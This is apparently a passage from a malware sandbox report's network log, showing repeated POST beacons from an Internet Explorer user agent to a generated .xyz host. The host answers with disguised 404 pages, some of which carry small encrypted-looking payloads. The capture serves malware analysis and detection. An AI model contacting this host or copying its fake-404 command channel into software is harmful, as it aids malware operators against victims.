31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:51.460695982 CEST	7240	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 234 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:51.644395113 CEST	7241	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:51 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:51.672230005 CEST	7241	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 285 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:51.856120110 CEST	7242	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 16 Jun 2021 10:19:51 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: keep-alive Keep-Alive: timeout=3
Jun 16, 2021 12:19:51.867324114 CEST	7242	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 256 Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:52.047148943 CEST	7243	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:52 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:52.093286991 CEST	7244	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 308 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:52.278888941 CEST	7244	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:52 GMT Content-Type: text/html; charset=utf-8 Content-Length: 44 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 00 00 a7 a2 7f d5 7f 6b 10 19 36 87 8f bf a7 46 90 6c 01 4d f1 22 11 11 68 da 04 56 e2 a8 96 ca 24 86 91 ea 5a 86 8f e5 a0 5a 6b b1 Data Ascii: k6FlM"hV$ZZk
Jun 16, 2021 12:19:54.180905104 CEST	7596	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 283 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:54.358283043 CEST	7597	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:54 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:54.438736916 CEST	7598	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 178 Host: 999080321test51-service10020125999080321.xyz

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:54.614442110 CEST	7599	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:54 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:54.752760887 CEST	7599	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 329 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:54.936141968 CEST	7600	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:54 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:54.945765972 CEST	7601	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 203 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:55.121176004 CEST	7602	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:55 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:55.381022930 CEST	7602	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 223 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:55.565537930 CEST	7603	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:55 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>
Jun 16, 2021 12:19:55.575299025 CEST	7603	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 345 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:55.755983114 CEST	7604	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:55 GMT Content-Type: text/html; charset=utf-8 Content-Length: 46 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 00 00 a7 a2 7f d5 7f 6b 10 19 36 87 8f bf a7 46 90 6c 01 45 f3 3a 0d 11 6a c5 1b 53 e1 b2 89 ca 2b 93 ed a9 28 f0 cb e2 bf 53 2d a4 86 90 Data Ascii: k6FlE:jS+(S-
Jun 16, 2021 12:19:58.397795916 CEST	8237	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 195 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:58.575414896 CEST	8238	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:58 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.10 (Debian) Server at 999080321test51-service10020125999080321.xyz Port 80</address></body></html>

Timestamp	kBytes transferred	Direction	Data
Jun 16, 2021 12:19:58.707567930 CEST	8239	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://999080321test51-service10020125999080321.xyz/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 291 Host: 999080321test51-service10020125999080321.xyz
Jun 16, 2021 12:19:58.889945984 CEST	8240	IN	HTTP/1.1 404 Not Found Server: nginx Date: Wed, 16 Jun 2021 10:19:58 GMT Content-Type: text/html; charset=utf-8 Content-Length: 432 Connection: keep-alive Keep-Alive: timeout=3 Vary: Accept-Encoding Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 31 30 20 28 44 65 62 69 61 6e 29 20 53 65 72 76 65 72 20 61 74 20 39 39 39 30 38 30 33 32 31 74 65 73 74 35 31 2d 73 65 72 76 69 63 65 31 30 30 32 30 31 32 35 39 39 39 30 38 30 33 32 31 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 